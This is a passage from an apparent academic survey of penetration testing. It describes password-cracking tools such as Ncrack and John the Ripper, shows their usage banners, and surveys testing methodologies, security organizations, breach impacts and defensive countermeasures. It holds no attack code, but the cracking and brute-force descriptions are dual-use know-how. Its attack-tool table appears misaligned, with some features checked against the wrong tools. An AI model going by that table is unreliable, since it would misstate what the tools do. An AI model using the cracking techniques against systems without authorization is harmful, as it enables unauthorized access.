- May generate significant network traffic and resource utilization during authentication cracking, potentially impacting network performance.
- Use of Ncrack for unauthorized security testing or exploitation activities may violate legal and ethical guidelines, leading to legal consequences



```
┌──(root㉿kali)-[~]
└─# ncrack
Ncrack 0.7 ( http://ncrack.org )
Usage: ncrack [Options] {target and service specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iX <inputfilename>: Input from Nmap's -oX XML output format
  -iN <inputfilename>: Input from Nmap's -oN Normal output format
  -iL <inputfilename>: Input from list of hosts/networks
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
SERVICE SPECIFICATION:
  Can pass target specific services in <service>://target (standard) notation or
  using -p which will be applied to all hosts in non-standard notation.
  Service arguments can be specified to be host-specific, type of service-specific
  (-m) or global (-g). Ex: ssh://10.0.0.10,at=10,cl=30 -m ssh:at=50 -g cd=3000
  Ex2: ncrack -p ssh,ftp:3500,25 10.0.0.10 scanme.nmap.org google.com:80,ssl
  -p <service-list>: services will be applied to all non-standard notation hosts
  -m <service>:<options>: options will be applied to all services of this type
  -g <options>: options will be applied to every service globally
```

Figure 43: Ncrack Tool

2.6.7.5 John the Ripper


John the Ripper is a widely recognized free and open-source software tool used for password security testing in Unix/Linux, macOS, and Windows environments. It is utilized by security professionals, system administrators, and ethical hackers to identify and strengthen weak passwords. This tool offers a diverse range of features for password cracking, including support for multiple hash formats, customizable attack modes, and settings for optimizing performance. It includes built-in support for various encryption algorithms such as DES, MD5, SHA-1, and SHA-256, among others. The tool's modular and extensible architecture allows users to integrate additional hash formats and encryption algorithms through custom plugins and modules. It provides robust support for various cipher and hash types used across Unix-based operating systems, macOS, Windows, network traffic captures, and more. While John the Ripper serves legitimate purposes in password security testing, it can also be misused by malicious actors to crack passwords stored in systems and encrypted files. Attackers employ techniques like dictionary-based attacks and brute-force attacks to systematically guess passwords and gain unauthorized access to systems, applications, and sensitive data. In addition to cracking passwords, John the Ripper is capable of handling encrypted private keys, filesystems, disks, archive formats, and certain web applications like WordPress, groupware, database servers, and document files such as Adobe PDF and Microsoft Office 365[107][176]:

Advantages

- Comprehensive password cracking tool with support for multiple hash formats and encryption algorithms.
- Customizable attack modes and performance optimization settings for efficient and effective password cracking.
- Actively maintained and supported by a community of developers and contributors, ensuring ongoing updates and improvements.
- Modular design and extensible architecture for adding support for additional hash formats and encryption algorithms through custom plugins and modules.

Disadvantages

- Requires some level of technical expertise to configure and use effectively, particularly for optimizing attack parameters and interpreting results.
- May require significant computational resources and time for cracking complex passwords, particularly for strong encryption algorithms.
- Use of John the Ripper for unauthorized password cracking activities may violate legal and ethical guidelines, leading to legal consequences.
- Dependency on target password policies, complexity requirements, and encryption algorithms, which may affect the success and speed of password cracking attempts.



```
┌──(root㉿kali)-[~]
└─# john
Created directory: /root/.john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX512BW AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]

Use --help to list all available options.
```

Figure 44: John The Ripper Tool

2.7 Table 2: Attack Tools

	Netsparker	W3af	theHarvester	Dnsenum	Fping	Nmap	Ettercap	Wireshark	Dnsmap	Gobuster	DirBuster	OWASP Zap	Burpsuite	Metasploit	SQLmap	Medusa	Hydra	Ncrack	Hashcat	John the Ripper	Aircrack-ng	Reaver
Automated Scanning	✓	✓																				
Accurate detection of web vuln.	✓	✓																				
Detailed reports	✓	✓																				
Supports multiple search engines and APIs			✓	✓																		
Detects open ports and services					✓	✓																
Packet capture and analysis					✓	✓	✓	✓														
Protocol analysis							✓	✓														
Enumerates DNS records				✓					✓													
Identifies subdomains and files				✓					✓													
Discover hidden directories and files										✓	✓											
Intercept and modify HTTP requests												✓	✓									
Spider websites												✓	✓									
Active and passive scanning												✓	✓									
Exploit development and testing														✓	✓							

Identifies vulnerabilities in web applications													✓	✓								
Performs dictionary and brute-force attacks															✓	✓	✓					
Supports parallelization															✓	✓	✓					
Cracks password hashes																		✓	✓			
Supports custom rules and wordlists																		✓	✓			
Cracks WPA/WPA2 keys																				✓	✓	

2.8 Application Areas

Penetration testing, a cornerstone of modern cybersecurity, finds application across a myriad of areas, each crucial for safeguarding digital assets and infrastructure. One primary domain is network security, where testers probe networks for vulnerabilities, misconfigurations, and potential entry points that malicious actors could exploit. By addressing these diverse application areas, penetration testing serves as a proactive measure to bolster cybersecurity defenses and mitigate risks across various digital fronts.

2.8.1 Network Penetration Testing

Network penetration testing plays a significant role in identifying vulnerabilities, gaps, and loopholes within the network infrastructure, encompassing networks, systems, hosts, and various network devices such as routers and switches. This comprehensive testing approach involves both local and remote assessments to cover internal and external access points. By identifying exploitable entry points for both internal and external attackers, network penetration testing helps in evaluating security risks for critical internet-facing assets and the overall network infrastructure[177][178].

2.8.2 Application Penetration Testing

Application Penetration Testing is a sophisticated and meticulously planned form of testing that requires strategic approaches to maximize effectiveness. Globally accepted industry frameworks employ simulated real-time attacks against applications to uncover security vulnerabilities stemming from insecure coding, development, and design practices. This comprehensive examination of the entire application involves meticulously crafted scenarios and robust business logic to ensure protection against data breaches and various other types of cyber assaults[177][178].

2.8.3 Physical Penetration Testing

Physical security assessment, often termed as physical intrusion testing, involves testers attempting to bypass physical security measures and obstacles to infiltrate secured premises and gain access to critical resources and sensitive areas. This type of testing simulates a physical attack on various organizational premises, including buildings, data centers, and server rooms, to evaluate the effectiveness of physical security measures in safeguarding assets such as hardware, confidential information, and personnel[177][179].

Physical penetration testing aims to identify weaknesses in an organization's physical security controls and replicate real-world scenarios where attackers attempt to gain unauthorized access to restricted areas or information. Test scenarios may involve using social engineering techniques, such as impersonating employees, or attempting to enter restricted areas without authorization. Therefore, regular physical penetration testing is crucial in today's dynamic threat landscape to ensure a robust security posture[177][179].

2.8.4 Social Engineering Testing

Social Engineering Penetration Testing involves targeting the human network within an organization through manipulation techniques such as trickery, phishing, scams, threats, tailgating, and dumpster diving. Testers employ these methods to gain access to proprietary or confidential information or to gain physical access to assets. In socially engineered techniques, testers delve beneath the surface of human behavior. They exploit and manipulate human instincts to infiltrate systems during the friendly design of penetration testing processes. By exerting influence, testers persuade individuals to divulge sensitive information, which can then be utilized to penetrate systems and plan further attacks[177][178].

2.8.5 Wireless Penetration Testing

Wireless penetration testing focuses on uncovering vulnerabilities and weaknesses in the wireless devices commonly used by end-users, including tablets, smartphones, and laptops. It involves examining wireless protocols, access points, and administrative credentials to identify potential security risks. This systematic approach evaluates the security of wireless networks by simulating the tactics and techniques that malicious hackers might use to exploit vulnerabilities. The objective is to pinpoint weaknesses in the network's defenses and address them proactively to prevent exploitation by real attackers. Also, wireless penetration testing covers a wide range of targets, including Wi-Fi networks, Bluetooth devices, wireless access points, keyboards, mice, printers, and routers. Wireless access points are particularly vulnerable due to their susceptibility to compromise without requiring social engineering or direct physical access. Hackers can exploit weak passwords, improperly configured devices, wireless sniffing, cracking attacks, and other vulnerabilities with relative ease. Lastly, it is essential for mitigating these risks and maintaining a secure wireless environment[177][180].

3. Network Security Analysis: Methodologies, Organizations, Impacts and Protection Strategies

3.1 Methodologies

There are various penetration testing methodologies available, each with its own advantages and suitability depending on factors such as the target organization's category, the penetration testing objectives, and the scope of the security assessment. It's essential to recognize that there's no universal approach that fits all scenarios. Instead, organizations need to adjust their choice based on their specific security concerns and policies to ensure a comprehensive vulnerability analysis before initiating the pen testing process. Furthermore, this chapter delves into the profound impacts of penetration testing on organizations, elucidating how insights gleaned from these assessments drive informed decision-making and enhance overall security resilience. Finally, it delves into effective protection strategies derived from penetration testing findings, empowering organizations to proactively mitigate vulnerabilities and safeguard against potential threats.

3.1.1 Open Source Security Methodology Manual

The Open Source Security Testing Methodology Manual (OSSTMM) is a comprehensive framework developed by the Institute for Security and Open Methodologies (ISECOM) to provide a structured approach to security testing and analysis. This methodology covers various aspects, including information gathering, vulnerability assessment, penetration testing, and risk analysis, making it adaptable to different environments and scenarios. Based on fundamental principles like realistic testing scenarios, ethical conduct, and risk management, the OSSTMM consists of several phases such as reconnaissance, scanning, enumeration, vulnerability identification, exploitation, and post-exploitation. What sets OSSTMM apart is its emphasis on quantitative metrics for measuring security effectiveness, severity of vulnerabilities, and overall security posture. It offers detailed documentation, including guides, templates, and tools, along with training and certification programs to assist security testers in implementing the methodology effectively. Overall, the OSSTMM provides a systematic and rigorous approach to security testing, enabling organizations to identify and address vulnerabilities effectively and improve their overall security posture[182][183][172].

3.1.2 Open Web Application Security Project

The OWASP (Open Web Application Security Project) methodology stands as a cornerstone in web application security, providing a robust framework developed and maintained by the OWASP community, a global nonprofit organization dedicated to enhancing software security. At its core, it offers the renowned OWASP Top Ten, a curated list spotlighting the most critical security risks facing web applications, regularly updated to reflect evolving threats. Complementing this list, OWASP provides extensive documentation, guides, and best practices covering secure coding, authentication, authorization, input validation, and session management. Moreover, OWASP offers a suite of testing frameworks and tools like **OWASP ZAP (Zed Attack Proxy)**, empowering developers and testers to identify and mitigate vulnerabilities during the development and testing phases. Beyond tools, it sponsors projects and working groups focused on various aspects of web application security, fostering community engagement through events, conferences, and online forums. Through collaboration and knowledge sharing, the OWASP methodology equips organizations with the resources needed to bolster the security posture of their web applications and defend against common threats and vulnerabilities[182][189][181].

3.1.3 National Institute of Standards and Technology

The National Institute of Standards and Technology (NIST) establishes a comprehensive set of guidelines for penetration testing applicable to both federal agencies and private organizations. As part of the U.S. Department of Commerce, NIST's cybersecurity framework is considered a foundational standard for best practices in cybersecurity. To adhere to NIST standards, organizations must perform penetration testing in strict accordance with the agency's detailed guidelines. Following these guidelines ensures that penetration testing activities are consistent with NIST-endorsed best practices and industry standards, which helps organizations enhance their cybersecurity measures and better defend against emerging threats[182].

3.1.4 Penetration Testing Execution Standard

The Penetration Testing Execution Standard (PTES) is a worldwide methodology for conducting penetration tests. Developed by a team of seasoned information security experts, comprises seven primary sections that comprehensively address all facets of penetration testing. This methodology serves as a technical blueprint, delineating what organizations should anticipate from a penetration test and providing structured guidance throughout the engagement, commencing from the pre-engagement phase. Also, endeavors to establish a benchmark for penetration testing practices and furnish a standardized approach for both security professionals and organizations alike. Within its framework, PTES offers a wealth of resources, including best practices tailored to each stage of the penetration testing life cycle, spanning from initiation to conclusion. Noteworthy components of PTES encompass exploitation, which entails gaining unauthorized access to systems via techniques such as social engineering and password cracking, and post-exploitation, whereby compromised systems are further probed for data extraction and sustained access maintenance[182].

3.1.5 Information System Security Assessment Framework

The Information System Security Assessment Framework (ISSAF), developed by the Information Systems Security Group (OISSG), serves as a penetration testing framework that, although it is no longer updated, still holds significant value. One of its key strengths is its ability to link specific penetration testing steps with the corresponding tools needed for those tasks. This structured approach aids testers in selecting the right tools for their objectives, creating a tailored methodology suited to their specific testing needs. While ISSAF may not reflect the latest developments in the field, its focus on tool-based guidance remains a beneficial resource for penetration testers seeking a well-organized framework to conduct their assessments[182].

3.2 Table 3: Advantages and Disadvantages of Methodologies

		Open Source Security Methodology Manual	Open Web Application Security Project	National Institute of Standards and Technology	Penetration Testing Execution Standard	Information System Security Assessment Framework
Advantages	Comprehensive	✓	✓	✓	✓	✓
	Community Driven		✓		✓	✓
	Standardized/Structured Approach	✓			✓	✓
	Broad Scope/Broad Applicability			✓		✓

Disadvantages	Complexity	✓	✓	✓	✓	✓
	Resource-Intensive	✓	✓		✓	
	Requires Expertise		✓		✓	✓
	Maintenance	✓				✓
	Good for Small Organizations			✓		✓

3.3 Organizations

In the expanding world of cybersecurity, organizations play a crucial role in education, certification, research, and the development of technologies pertaining to information security. Many of these organizations specialize in training and certifying cybersecurity professionals, offering programs and exams that cover a wide range of topics from attack detection and mitigation to vulnerability exploitation and network protection. On the other hand, there are also organizations dedicated to promoting policies and practices for information security on a global scale, providing support to governments and businesses in addressing cyber threats and developing effective security policies.

3.3.1 European Union Agency for Cybersecurity

The European Union Agency for Cybersecurity (ENISA), established in 2004 and headquartered in Athens, plays an important role in enhancing cybersecurity across Europe. It offers technical support and expertise to EU member states, partners, and stakeholders, focusing on raising awareness, preventing, and mitigating cyber threats. Additionally, it aids member states in developing and implementing unified cybersecurity policies and provides training on best practices and emerging trends in the field. Through its research and assessments, ENISA identifies cyber threats and promotes effective mitigation strategies, significantly contributing to the improvement of cybersecurity throughout Europe[184].

3.3.2 National Institute of Standards and Technology

The National Institute of Standards and Technology (NIST) is an agency of the United States Department of Commerce headquartered in Gaithersburg. Its mission focuses on promoting innovation and enhancing safety and quality in industry and services. Also, renowned for its work in promoting standards and technology, as well as for developing information security and technology standards. One of its most notable projects is the Special Publication 800 series, which encompasses a wide range of best practices for information security and risk management[185].

3.3.3 Information Systems Audit and Control Association

The Information Systems Audit and Control Association (ISACA) is a global organization dedicated to advancing cybersecurity, IT management, and control systems. Founded in 1969 and headquartered in Schaumburg, Illinois, ISACA provides a variety of services, educational programs, certifications, and research initiatives aimed at professionals in information security, auditing, and risk management. Renowned certifications offered by ISACA include Certified Information Systems Auditor (CISA), Certified Information Security Manager (CISM), Certified in the Governance of Enterprise IT (CGEIT), and Certified in Risk and Information Systems Control (CRISC). These certifications are highly regarded in the industry and contribute to the professional growth and marketability of its members[186].

Furthermore, promotes research and development in cybersecurity and information technology management, aiming to create and disseminate knowledge and practices that contribute to improving information security and technological processes globally. Through its efforts, ISACA continues to be a leading force in advancing cybersecurity and quality in the field of information technology[186].

3.3.4 SysAdmin, Audit ,Network and Security

The SANS Institute (SysAdmin, Audit, Network and Security) is a prominent organization dedicated to the education and certification of cybersecurity professionals. Established in 1989 by Alan Paller, it has gained recognition as a leading global provider of cybersecurity training and specialization. SANS offers an extensive array of training programs, including online courses, seminars, and specialized sessions catering to professionals across different experience levels. Moreover, the institute is known for its prestigious Global Information Assurance Certification (GIAC), which is highly esteemed in the cybersecurity field[187].

3.4 Impacts of Security Breaches

Security breaches can significantly affect individuals, organizations, and society, highlighting the necessity for strong cybersecurity measures. The repercussions of these breaches go beyond financial losses to include reputational damage, legal consequences, and even threats to national security. For individuals, breaches may lead to identity theft, financial fraud, and loss of personal data, causing emotional distress and financial difficulties. Organizations incur substantial financial losses from remediation costs, regulatory fines, and lost business opportunities due to diminished customer trust. Additionally, breaches can damage an organization's reputation, reducing stakeholder confidence and market competitiveness. In critical sectors like healthcare and infrastructure, security breaches can be life-threatening, endangering patient safety and disrupting essential services. Societal impacts include diminished privacy rights, reduced trust in digital systems, and potential misuse of sensitive data for malicious purposes. Understanding these diverse impacts underscores the need for proactive cybersecurity measures to protect individuals, organizations, and the broader digital landscape.

3.4.1 The Toll on Financial Loss

The financial impact of data breaches is both significant and immediate for organizations. According to IBM's 2023 Cost of Data Breach Report, the average expense of a data breach hit a record high of USD 4.45 million, reflecting a 2.3% rise from the previous year’s USD 4.35 million. These costs include customer compensation, incident response activities, breach investigations, security upgrades, and legal fees. Organizations also face steep regulatory fines, particularly under the General Data Protection Regulation (GDPR), which can impose penalties up to 4% of global annual revenue or 20 million euros, whichever is higher. For instance, in May 2023, the Irish Data Protection Commission (DPC) fined Meta, a major U.S. technology company, a historic €1.2 billion for non-compliance with GDPR[188].

3.4.2 The impact on Reputational Damage

The consequences of reputational damage following a data breach can be devastating for businesses. Research indicates that in sectors such as retail, finance, and healthcare, up to a third of customers may sever ties with breached organizations.

Furthermore, an overwhelming 85% of affected customers are inclined to share their negative experiences, with around 33.5% expressing dissatisfaction on social media platforms. The news of a breach spreads swiftly, often catapulting affected organizations into global headlines within hours of disclosure. This rapid propagation of negative publicity, combined with a loss of consumer confidence, can inflict lasting damage on the organization's reputation[188].

Consumers are increasingly vigilant about the security of their personal data. Failure to demonstrate robust data protection measures can prompt customers to abandon the breached company in favor of competitors deemed more security conscious. Furthermore, a data breach exposes individuals to the risk of identity theft, enabling hackers to exploit sensitive information for fraudulent activities like unauthorized account openings or purchases. The repercussions of reputational damage are enduring and extend to an organization's ability to attract new customers, secure future investments, and recruit top talent[188].

3.4.3 The Disruptive Effect of Operational Downtime

The operational impact of a data breach is profound, necessitating immediate efforts to contain its effects. Organizations are compelled to initiate thorough investigations into the breach's source and the extent of compromised systems. In many cases, operations must be temporarily halted to facilitate comprehensive investigations. The duration of this shutdown can range from days to weeks, contingent upon the severity of the breach and the complexity of identifying vulnerabilities. This disruption can have a substantial ripple effect on revenue generation and impede the organization's recovery efforts. IBM’s Cost of Data Breach Report 2023 underscores the prolonged timeline required to identify and contain breaches, averaging 277 days[188].

3.4.4 Legal Implications and Actions

Under data protection regulations, organizations are legally required to demonstrate their commitment to safeguarding personal data. Any breach of data security, whether intentional or accidental, can lead individuals to seek legal remedies for compensation. Given the growing frequency and severity of data breaches, there is an anticipated increase in class-action lawsuits addressing the impacts of data breaches being adjudicated in courts[188].

3.4.5 The Impact of Sensitive Data Loss

In the aftermath of a data breach involving the loss of sensitive personal data, the implications can be far-reaching. Personal data encompasses information that directly or indirectly identifies an individual, ranging from basic details like names and passwords to more sensitive data such as IP addresses and biometric information. The exposure of sensitive personal data, such as biometric or genetic information, can significantly compromise individuals' privacy and security. For instance, the deletion of critical medical records in a breach could severely impact patient care and overall well-being. Biometric data is particularly valuable to cybercriminals, often surpassing the worth of basic financial details like credit card numbers or email addresses. The repercussions of breaches that expose such data extend beyond financial and reputational damage and can have profound personal and legal implications. In today's dynamic cybersecurity landscape, organizations must not underestimate the gravity of a data breach. A robust security strategy is essential to protect data privacy, mitigate risks, and uphold the trust and reputation of your organization[188].

3.5 Protection and Security Against Cyberattacks

In recent times, there has been a notable surge in illicit endeavors aimed at obtaining unauthorized access to private data. These endeavors often involve data theft or coercive tactics for information extortion, underscoring the heightened significance of cybersecurity. Addressing this challenge requires the deployment of diverse cybersecurity measures, including but not limited to antivirus software, firewalls, authentication protocols, encryption techniques, and digital signatures. Below will be a detailed description of the systems that can protect the data from a potential cyber attack[1].

3.5.1 Cybersecurity Countermeasures

In today’s digitally driven world, computer security is crucial for protecting organizations and systems effectively. As cyberattacks become more sophisticated and frequent, it’s essential to establish strong security measures to combat these threats. Countermeasures refer to a set of techniques and strategies designed to prevent, detect, and respond to threats to computer systems. These measures safeguard systems from unauthorized access, data theft, and other malicious acts that undermine the integrity, confidentiality, and availability of data. Countermeasures can take various forms, including physical security attributes (such as security locks, fencing, surveillance equipment, and security personnel) and technical cybersecurity solutions (such as firewalls, antivirus software, and encryption). By implementing effective countermeasures, organizations can better manage risk and minimize security issues and events. Remember that staying informed about the evolving threat landscape is essential for maintaining robust cybersecurity practices.

3.5.1.1 Preventive Measures

3.5.1.1.1 Strong Authentication and Access Control

Strong Authentication and Access Control are critical components in cybersecurity, designed to protect sensitive information and ensure that only authorized individuals have access to it. Strong authentication typically involves multi-factor authentication (MFA), which requires two or more verification factors, such as something you know (password), something you have, and something you are (biometric verification like fingerprints or facial recognition). This layered security approach significantly reduces the risk of unauthorized access, even if one factor is compromised. Access control, on the other hand, is a mechanism that restricts access to resources based on policies and rules. It includes various models such as Discretionary Access Control (DAC), where resource owners set policies, Mandatory Access Control (MAC), where access is based on regulations and classifications, and Role-Based Access Control (RBAC), which assigns access based on roles within an organization. Implementing these models helps ensure that users can only access data necessary for their roles, minimizing the risk of internal threats. Additionally, modern access control mechanisms often incorporate elements of context-aware security, considering factors such as user location, device security posture, and time of access to further refine access permissions. Together, strong authentication and robust access control create a comprehensive defense strategy that safeguards digital assets against a wide array of cyber threats, from phishing attacks and credential theft to insider threats and unauthorized data access. These measures are essential for compliance with various regulatory frameworks and standards, such as GDPR, HIPAA, and PCI-DSS, which mandate strict access controls and authentication mechanisms to protect personal and sensitive data. In summary, by employing strong authentication and access control, organizations can enhance their security posture, protect against unauthorized access, and ensure compliance with regulatory requirements. The secondary authentication methods help protect user credentials and the organization’s infrastructure. Here are some common forms of strong authentication[84][69][50][93]:

- **Multi-Factor Authentication (MFA):** MFA combines two or more authentication factors, such as something the user knows (password), something the user has (a physical token or smartphone app), and something the user is (biometrics like fingerprints or facial recognition). By requiring multiple factors, MFA significantly reduces the risk of unauthorized access1.
- **One-Time Passwords (OTP):** OTPs are temporary codes sent to the user via text message, email, or generated by an authenticator app. They provide an additional layer of security during login.
- **Smart Cards:** Smart cards contain an embedded chip that securely stores user credentials. Users insert the card into a card reader for authentication.
- **Biometrics:** Biometric authentication uses unique physical characteristics (such as fingerprints, retina scans, or voice recognition) to verify a user’s identity.

3.5.1.1.2 Network Security

Network security encompasses the policies, practices, and technologies employed to protect the integrity, confidentiality, and availability of data and resources as they are transmitted or accessed across networked environments. Its primary objective is to safeguard networks from a variety of threats, including unauthorized access, data breaches, and attacks such as malware, ransomware, phishing, and Distributed Denial of Service (DDoS) attacks. Here are the key components and strategies involved in network security:

- Firewalls: Firewalls are critical network security devices that monitor, and control incoming and outgoing network traffic based on predetermined security rules. They act as barriers between trusted internal networks and untrusted external networks, such as the Internet. There are several types of firewalls, including packet-filtering firewalls, which analyze packets in isolation based on IP addresses, ports, and protocols; stateful inspection firewalls, which track the state of active connections and make decisions based on the context of traffic; and more advanced types like application-layer firewalls and Next-Generation Firewalls (NGFWs) that provide deeper inspection and integrate additional security features such as Intrusion Detection and Prevention Systems (IDPS). By filtering traffic and blocking unauthorized access, firewalls help protect networks from a variety of cyber threats, enhancing overall security posture[55][34][124].

- Intrusion Detection and Prevention Systems (IDPS): Intrusion Detection and Prevention Systems (IDPS) are vital cybersecurity tools that monitor network and system activities to identify and prevent malicious actions and policy violations. There are two main types: Network-based IDPS (NIDPS), which monitors network traffic for suspicious activities across multiple devices, and Host-based IDPS (HIDPS), which focuses on individual systems by analyzing operating system activities and application logs. IDPS can detect and respond to a variety of threats, including malware, unauthorized access attempts, and policy violations, by analyzing patterns and behaviors indicative of attacks. They employ techniques such as signature-based detection, which matches known threat signatures, and anomaly-based detection, which identifies deviations from normal behavior. By providing real-time alerts and automated responses, IDPS helps organizations enhance their security posture, mitigate risks, and protect sensitive data from cyber threats[34][124].
- Virtual Private Networks (VPNs): A Virtual Private Network (VPN) is a security technology that creates a protected, encrypted connection over a less secure network, typically the Internet. By using VPNs, users can securely access a private network and share data remotely through public networks as if their computing devices were directly connected to the private network. VPNs ensure confidentiality, integrity, and authenticity of data by encrypting traffic and using secure tunneling protocols like IPsec, L2TP, and OpenVPN. This encryption protects sensitive information from eavesdropping and cyber attacks, making VPNs crucial for secure remote work, protecting user privacy, and bypassing geo-restrictions. Additionally, VPNs help mask users' IP addresses, providing anonymity and reducing the risk of tracking and targeted cyber threats. Organizations use VPNs to secure remote access for employees, connect branch offices securely, and protect data exchanges in transit[55].
- Encryption: Encryption is a fundamental cybersecurity technique that transforms readable data, or plaintext, into an unreadable format, known as ciphertext, using mathematical algorithms and a key. This process ensures that only authorized parties, who possess the correct decryption key, can convert the ciphertext back to its original form. Encryption is crucial for maintaining data confidentiality,

integrity, and authenticity, both in transit and at rest. Common encryption methods include symmetric encryption, where the same key is used for both encryption and decryption and asymmetric encryption, which uses a pair of public and private keys. Encryption is widely used in securing communications (SSL/TLS for web traffic), protecting sensitive data (such as financial and personal information), and safeguarding data stored in devices and databases. By rendering data unintelligible to unauthorized users, encryption plays a vital role in preventing data breaches, ensuring privacy, and complying with regulatory requirements like GDPR, HIPAA, and PCI-DSS[34][124].

- Access Control: Access control is a critical security mechanism that regulates who or what can view or use resources in a computing environment. It is essential for protecting sensitive information and ensuring that only authorized users can access specific data or systems. More advanced models, such as Attribute-Based Access Control (ABAC), consider various attributes (user, resource, and environmental) to determine access rights. Access control systems use authentication methods to verify user identities and authorization techniques to grant or deny access based on policies. Effective access control helps prevent unauthorized access and reduces the risk of data breaches. It also includes features like logging and auditing to monitor access and detect potential security incidents[55][124].
- Security Information and Event Management (SIEM): Security Information and Event Management (SIEM) systems are essential cybersecurity tools that provide real-time analysis of security alerts generated by network hardware and applications. SIEM solutions aggregate and correlate data from various sources, such as firewalls, intrusion detection systems, and servers, to identify potential security threats and anomalous behavior. They combine Security Information Management (SIM), which focuses on the long-term storage and analysis of security data, with Security Event Management (SEM), which provides real-time monitoring and incident response. SIEM systems enable organizations to detect, respond to, and mitigate security incidents more effectively by offering centralized visibility, advanced threat detection, and comprehensive reporting capabilities. They also support regulatory compliance by maintaining detailed logs and audit trails of security-related activities. By integrating and analyzing large volumes of security data, SIEM helps security teams identify patterns, prioritize threats, and

streamline incident management processes, ultimately enhancing the overall security posture of an organization[34][124].

- Wireless Security: Wireless security encompasses the measures and protocols implemented to protect wireless networks from unauthorized access and cyber threats. Key aspects of wireless security include securing Wi-Fi networks through encryption protocols like WPA3, implementing strong authentication methods such as WPA2-Enterprise or IEEE 802.1X, and using secure passphrase or key management practices. Additional security measures include enabling network segmentation and VLANs to isolate traffic, disabling unused network services and features to reduce the attack surface, and regularly updating firmware and security patches on wireless devices and access points. Wireless Intrusion Detection and Prevention Systems (WIDS/WIPS) are also utilized to monitor for unauthorized access attempts and malicious activity. By implementing these security measures, organizations can safeguard their wireless networks, protect sensitive data, and mitigate the risks associated with wireless communication[55][34].

3.5.1.1.3 Regular Software Updates

Regular software updates, also known as patches, are crucial for maintaining the security, stability, and performance of software systems. These updates typically include fixes for known vulnerabilities, security flaws, and bugs discovered since the release of the software. By applying patches promptly, organizations and individuals can protect their systems from exploitation by cybercriminals who exploit these vulnerabilities to launch attacks such as malware infections, data breaches, and ransomware. Moreover, software updates often introduce new features, enhancements, and optimizations that improve user experience, functionality, and compatibility with other software and devices. However, delaying or neglecting software updates can leave systems vulnerable to known exploits and compromise overall cybersecurity posture. Therefore, establishing a regular patch management process, which includes monitoring for updates, testing patches in a controlled environment, and deploying them promptly, is essential for maintaining the security and integrity of software systems in today's constantly evolving threat landscape. Additionally, keeping software up to date aligns with best practices for regulatory compliance and ensures that organizations and individuals are equipped to handle emerging security challenges effectively[78][40][95].

3.5.1.1.4 End Point Security

Endpoint security encompasses the safeguarding of individual devices like desktops, laptops, smartphones, and tablets against a spectrum of cybersecurity threats. It includes a diverse array of tools, techniques, and practices designed to thwart malware, unauthorized access, data breaches, and other cyber risks. Typical endpoint security solutions comprise antivirus software, anti-malware defenses, firewall protection, intrusion detection and prevention systems (IDPS), data encryption, and robust device management capabilities. These solutions are crucial for securing endpoints both within and outside the corporate network, especially pertinent in today's environment characterized by remote work and the widespread use of mobile devices. Endpoint security initiatives also entail establishing and enforcing security policies, implementing stringent access controls, and regularly updating and patching software to address vulnerabilities. Given the escalating sophistication and prevalence of cyber threats targeting individual endpoints, robust endpoint security measures are indispensable. They play a pivotal role in safeguarding sensitive data, ensuring compliance with regulatory requirements, and upholding the overall security posture of organizations[104][140][103].

3.5.1.1.5 Data Protection

Data protection encompasses a comprehensive framework of practices, policies, and technologies aimed at safeguarding sensitive information from unauthorized access, corruption, or loss. It involves a multifaceted approach that prioritizes data security, privacy, integrity, and availability. Key components include encryption to render data unreadable to unauthorized users, stringent access controls to restrict data access based on user roles and permissions, and robust backups and disaster recovery plans to ensure data availability in emergencies. Additionally, data masking and anonymization techniques are employed to protect privacy by obscuring sensitive information. Throughout the data lifecycle—from creation and storage to transmission and destruction—organizations implement these security measures to comply with regulatory requirements such as GDPR, HIPAA. Adhering to these standards ensures that data is handled and protected according to legal and industry norms, preserving its confidentiality, integrity, and availability. These measures are crucial not only for mitigating the risks of data breaches but also for maintaining trust with customers and stakeholders in today's complex digital landscape[154][134][70].

3.5.1.2 Detection Measures

3.5.1.2.1 Monitoring

Monitoring is a fundamental countermeasure in cybersecurity, involving the continuous observation and analysis of network, system, and user activities to detect and respond to security incidents promptly. It encompasses various techniques and tools to monitor for suspicious behavior, anomalies, and indicators of compromise (IOCs) that may indicate a security breach. Network monitoring involves analyzing network traffic for signs of unauthorized access, data exfiltration, or malicious activity using tools such as intrusion detection systems (IDS) and intrusion prevention systems (IPS). System monitoring focuses on monitoring system logs, file integrity, and user activities to detect unauthorized access attempts, malware infections, or unusual behavior. User monitoring involves tracking user authentication and access patterns to identify potential insider threats or compromised accounts. Additionally, continuous monitoring allows organizations to maintain visibility into their security posture, detect security weaknesses or vulnerabilities, and respond proactively to emerging threats. By implementing robust monitoring practices, organizations can enhance their ability to detect, respond to, and mitigate security incidents, reducing the risk of data breaches and other cyber threats[101][54][96].

3.5.1.2.2 Threat Intelligence

Threat intelligence is a proactive cybersecurity countermeasure that involves gathering, analyzing, and applying information about potential and current cyber threats to protect an organization's assets. It encompasses a wide range of data sources, including threat feeds, security research reports, dark web monitoring, and information-sharing forums. Threat intelligence provides insights into emerging threats, attack techniques, and malicious actors, enabling organizations to anticipate and respond effectively to cyber threats. There are several types of threat intelligence, including strategic intelligence, which provides high-level insights into threat trends and actors; operational intelligence, which offers actionable information to support incident response and threat mitigation efforts; and tactical intelligence, which focuses on technical indicators of compromise (IOCs) and specific attack techniques. By leveraging threat intelligence, organizations can enhance their security posture, prioritize security resources, and proactively defend against cyber threats before they impact the organization. Additionally, threat intelligence sharing initiatives enable organizations to collaborate and exchange information with peers and industry partners to collectively combat cyber threats and strengthen the overall cybersecurity ecosystem[53][115][143].

3.5.1.2.3 Vulnerability Scanning

